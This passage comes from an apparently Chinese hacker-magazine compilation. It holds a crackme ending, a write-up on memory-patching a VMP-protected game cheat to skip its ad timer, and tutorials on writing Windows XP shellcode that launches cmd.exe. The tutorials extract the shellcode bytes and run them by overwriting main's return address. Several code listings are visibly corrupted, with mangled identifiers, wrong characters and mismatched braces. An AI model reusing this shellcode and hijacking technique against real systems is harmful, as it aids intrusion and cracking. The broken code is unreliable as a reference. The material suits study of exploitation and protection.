


图 5.2.7 动态调试

同时按住'ABC'触发登录窗口，如图 5.2.8




图 5.2.8 登录窗口

然后这里，我对输入框对按钮下了半天断也没断到...

然后又回到 IDA, Shift+F12 查找字符串，如图 5.2.9




图 5.2.9 查找字符串

找到个 MD5, 很熟悉吧?! admin 的 MD5..., 最后结果如图: 5.2.10




图 5.2.10 最终结果

(全文完) 责任编辑:left

## 第 2 节. 论 VMP 与阴影

作者: Using07

来自: Silic Group Hacker Army

网址: <http://blackbap.org>

技术指导; z8

记录: QQ2013

整理: ...

起因大致是这样, 我玩的某个页游外挂更新了, 可能作者想钱想疯了吧, 整了个 15s 的广告窗口在那, 关键是那倒计时和时钟有误差, 少说得有个 20s, 人参才几个 20s 啊, 每次启动外挂都要先来一个 20s...

外挂界面有一下几个, 如图 5.3.1, 5.3.2, 5.3.3




图 5.3.1 外挂界面



图 5.3.2 外挂界面



图 5.3.3 外挂界面

整个外挂大致就这么几个界面，我的目的就是要让外挂启动的时候，跳过那个公告窗口直接进入主程序；咋一看这好像没什么，定位到公告窗口流程，直接 nop 掉或者 jmp 掉就好了，直到我看到这个，如图 5.3.4





图 5.3.4 发现 vmp 壳

赤果果 VMP 显示在这里, 这 TM 让老纸情何以堪?!

之前想的啥 nop 啊 jmp 啊全都废了...首先就是脱 VMP 不太现实, 其次是 VMP 的保护机制修复起来很麻烦, 再者, 自校验也很难搞; 总之一句话, 文件 patch 行不通; 既然文件 patch 不行, 那不还有内存 patch 么....

操 OD 上;

一般用时间来控制流程的 API 是 SetTimer 和 Sleep(Sleep 的话要开线程);

现在我已经知道外挂用的是 SetTimer, 所以, OD 载入后直接 bp SetTimer 下断, 如图 5.3.5




图 5.3.5 下断点

然后 F9 运行, 断在第一个 SetTimer, 如图 5.3.6




图 5.3.6 程序停止在断点

很好, 第一个 SetTimer 就是我要找的, 直接到反汇编窗口看:  
 (忘记截图了, 略过吧...看不看都一样, 反正大伙都看不懂的, 对吧~)  
 现在程序已经完成对自己的解密了, 然后 dump 出来扔 IDA, 如图 5.3.7




图 5.3.7 找到字符串

定位到这里, 用 IDA 的神器, 钛合金 F5 来一发, 如图 5.3.8

```

if ( a2 == 1 )
{
  if ( dword_6111E4 - 10 <= 0 )
  {
    KillTimer(*(HWND *)(this + 32), 1u);
    sub_457580(1148);
    sub_45776E(0);
    sub_457580(1003);
    sub_45776E(1);
    sub_457580(1003);
    sub_457780(1);
  }
  else
  {
    dword_6111E4 -- 10;
    sub_457580(1003);
    sub_45776E(0);
    v2 = sub_453F2A();
    if ( !v2 )
      v2 = loc_401A20(-2147467259);
    lpString = (LPCSTR)((*(int (__thiscall **)(int))(*(_DWORD *)v2 + 12))(v2) + 16);
    v9 = 0;
    v3 = sub_453F2A();
    if ( !v3 )
      v3 = loc_401A20(-2147467259);
    a2 = (*(int (__thiscall **)(int))(*(_DWORD *)v3 + 12))(v3) + 16;
    LOBYTE(v9) = 1;
    v4 = (signed int)(dword_6111E4 + ((unsigned __int64)(-1851688123i64 * dword_6111E4) >> 32)) >> 9;
    sub_401450(81pString, "公告倒计时: %d", v4 + ((unsigned int)v4 >> 31));
    sub_457580(1148);
  }
}
sub 402700:10

```

图 5.3.8 代码分析

分析差不多到这了, 别让流程到 else[...]里面就搞定, 看关键代码, 如图 5.3.9



图 5.3.9 关键代码

那个 MOV EAX, 11111111 的地址, 在 XP 里是固定的, 但是 Win7 用了个啥机制来着, 然后地址是动态的, 所以, 要程序运行的时候获取, 如图 5.3.10




图 5.3.10 代码视图

这代码 TM 够通俗易懂了吧?! 嘲讽 E 语言的都要烧死!!!

(全文完) 责任编辑: left



## 第 3 节. Shellcode 简单编写 (一)

作者: 寒江雪语

来自: 法客论坛-F4ck Team

网址: <http://team.f4ck.net/>

童鞋们, 新学期开始, 要好好学习, 天天向上。代码艺术, 艺术, 不得不让我想起 shellcode, 代码艺术板块平均发帖量不是很多, 所以打算简单连载下 shellcode 的编写, 由于本人技术有限, 如有错误, 欢迎大牛们指出。。。

语言: c

编译环境: VC6.0

操作系统: windows XP

初学编写 shellcode 时, 都喜欢先测试弹框程序, 弹 cmd 黑框啊, 或是弹计算器啊  
看下面一个简单的程序, 弹黑框程序

```
#include "windows.h"
#include "stdio.h"
int main()
{
    LoadLibrary("msvcrt.dll");
    system("cmd.exe");
    return 1;
}
```

因为 system 函数在 msvcrt 库中, 所以在调用 system 函数前先加载该库。

那怎写一段 shellcode 实现上面弹框的功能呢?

一般两种方式, 一是利用汇编实现上述功能, 然后提取出二进制指令代码。

另一种就是利用内联汇编 (在 c 程序中嵌入汇编代码), 然后提取, 如下利用内联汇编实现弹框代码 (笔者比较喜欢此种方式)

```
#include "windows.h"

int main()
{
    int LoadLibraryAdress = 0x7c801d7b;
    int systemAdress = 0x77bf93c7;
    __asm
    {
        call _LoadLibrary
        _emit 'm'
        _emit 's'
        _emit 'v'
        _emit 'c'
        _emit 'r'
        _emit 't'
        _emit '.'
    }
}
```



通过程序可以看出，两个函数的地址是固定的，为了简单，我们暂时先使用固定地址，xp 系统的库和函数地址都是固定的（win7 的是变的），测试后可以如此，如何获取函数地址，简单程序如下：

```
#include "windows.h"
#include "stdio.h"
int main()
{
    HINSTANCE LibHandle;
    int systemAddress;
    LibHandle = LoadLibrary("msvcrt.dll"); // 获得库地址
    printf("LoadLibraryAddress = %0x",LoadLibrary);
    systemAddress = (int)GetProcAddress(LibHandle,"system"); // 获得库中函数的地址
    printf("\nsystemAddress = %0x\n",systemAddress);
    return 1;
}
```

结果如图 5.1.2:




图 5.1.2 获取地址

至于 shellcode，把 c 中内嵌的那段汇编代码对应的二进制指令提取出来即可，当然由于函数的地址是固定的，不具有通用性。关于如何提取 shellcode，且见下回.....

PS: 由于篇幅、精力等因素，文章未面面俱到，有兴趣的可以多利用闲余时间查看相关书籍。小菜以前这方面主要看的是《Q 版缓冲区溢出》，个人感觉还不错。。。

（全文完）责任编辑：IceSn0w&&飞云

## 第 4 节. Shellcode 简单编写（二）——shellcode 提取

作者：寒江雪语

来自：法客论坛-F4ck Team

网址：<http://team.f4ck.net/>

从 shellcode 编写（一）可知，我们所要的 shellcode，我们要做的是将程序中的内联汇编代码的二进制指令提取出来。

```
#include "windows.h"
```

```
int main()
{
    __asm
    {
        nop
        nop
        nop
        nop
        call _LoadLibrary
        _emit 'm'
        _emit 's'
        _emit 'v'
        _emit 'c'
        _emit 'r'
        _emit 't'
        _emit '.'
        _emit 'd'
        _emit 'l'
        _emit 'l'
        _emit 0
    }
    _LoadLibrary:
        mov eax,0x7c801d7b
        call eax
        call _system
        _emit 'c'
        _emit 'm'
        _emit 'd'
        _emit '.'
        _emit 'e'
        _emit 'x'
        _emit 'e'
        _emit 0
    }
    _system:
        mov eax,0x77bf93c7
        call eax
        nop
        nop
        nop
        nop
    }
    return 0;
}
```

上述代码中的 `nop` 指令是空指令，没有什么实际效果。

提取 shellcode 方式也有很多种，有简单的，也有很麻烦的.....

(1)、在编译环境中查看指令码

我们可以在程序中下上断点，进行调试，查看器汇编指令和字节码，如图 5.1.3




图 5.1.3 调试程序

上图字节码对应的就是 shellcode，将 nop 也就是字节码 90 中间的抄下来就是完整的 shellcode。

当然没人愿意这么费劲的提取 shellcode，只是帮助理解下。

(2) 把 shellcode 放在特殊代码中，如上所示，主要功能两端各加一些 nop 指令，编译生成 exe 文件。然后随便使用一个二进制编辑器 打开 exe 搜索即可。这里使用 010editor, 打开文件后，搜索 90 90 90 90 结果如图 5.1.4




图 5.1.4 搜索截图

很明显，两个四个字节的 90，和程序中的吻合，所以中间的那段字节码就是我们要的 shellcode。

(3) 编程自动提取 shellcode

```

#include <stdio.h>

int main()
{
    int ShellCodeSize=0; //用于保存 ShellCode 代码长度
    char * ShellCodeAddr; //指向 ShellCode 代码在内存中的起始地址
}
  
```

```
__asm
{
    //-----
    //获取 ShellCode 的内存起始地址和代码大小，以便打印输出
    PUSHAD    //保存所有寄存器的值
    JMP      L1

L2:
    POP      ESI
    MOV      ShellCodeAddr,ESI    ;获得 ShellCode 起址
    LEA      ECX,ShellCodeEnd    ;ShellCode 起始地址
    LEA      EDX,ShellCodeBegin  ;shellcode 结束地址
    SUB      ECX,EDX              ;计算 ShellCode 代码长度
    MOV      ShellCodeSize,ECX

    POPAD    //还原所有寄存器的值
    JMP      ShellCodeEnd

L1: CALL    L2    ;此处将程序下条地址即 shellcode 开始地址压栈，上面指令 pop esi
    得到此地址
    //-----
    //ShellCode 代码
ShellCodeBegin:
    call _LoadLibrary
    _emit 'm'
    _emit 's'
    _emit 'v'
    _emit 'c'
    _emit 'r'
    _emit 't'
    _emit '.'
    _emit 'd'
    _emit '!'
    _emit '!'
    _emit 0

_LoadLibrary:
    mov eax,0x7c801d7b
    call eax
    call _system
    _emit 'c'
    _emit 'm'
    _emit 'd'
```



```

        _emit '.'
        _emit 'e'
        _emit 'x'
        _emit 'e'
        _emit 0

_system:

        mov eax,0x77bf93c7
        call eax

ShellCodeEnd:
    }
    FILE *file;
    file=fopen("shell.txt","w");    //将提取的 shellcode 写到此文件中
    if(!file) printf("打开文件失败");
    for(int i=0;i<ShellCodeSize;i++)
    {
        if(i%8==0&& i!=0) printf("\n");
        fprintf(file, "\\x%02x", (unsigned char)ShellCodeAddr[i]);    // 控制
    }
    shellcode 输出格式
}
return 1;
}

```

提取的 shellcode 如图 5.1.5

图 5.1.5 shellcode

当然，三种方式结果都一样，也很显然，通过程序自动提取 shellcode 更方便，也很方便控制。

这也是一个模板，把我们的主功能代码放在 ShellCodeBegin: 和 ShellCodeEnd: 之间，就可以得到所要的 shellcode。

测试结果(下面是一个测试程序):

```

#include <stdio.h>
unsigned char szShellcode[0x1000] =
"\x90\x90\xe8\x0b\x00\x00\x00\x6d" //9090 空指令,shellcode 编写习惯,确保 shellcode
执行
"\x73\x76\x63\x72\x74\x2e\x64\x6c\x6c\x00"
"\xb8\x7b\x1d\x80\x7c\xff\xd0\xe8\x08\x00"
"\x00\x00\x63\x6d\x64\x2e\x65\x78\x65\x00\xb8"
"\xc7\x93\xbf\x77\xff\xd0";
int main(int argc, char* argv[])
{
    int *ret;
    ret = (int *)&ret + 2; //ret 等于 main () 的返回地址
    (*ret) = (int)szShellcode; //修改 main () 的返回地址为 shellcode 的开始地址。
}

```

```

return 0;
}

```

结果如下:

Shellcode 正常执行, 如图 5.1.6




图 5.1.6 运行成功

PS: 由于篇幅、精力, 能力等因素, 文章未面面俱到, 有兴趣的可以多利用业余时间查看相关书籍

(全文完) 责任编辑: IceSn0w&&飞云

## 第 5 节. Shellcode 编写 (三) ——shellcode 加密解密

作者: 寒江雪语

来自: 法客论坛-F4ck Team

网址: <http://team.f4ck.net/>

在 shellcode 编写 (二) 中我们提取出了 shellcode, 但大多时候, 由于某些限制, 这些直接提取的 shellcode 是无法直接使用的, 比如字符串的 00 截断, 特殊字数的限制啊。

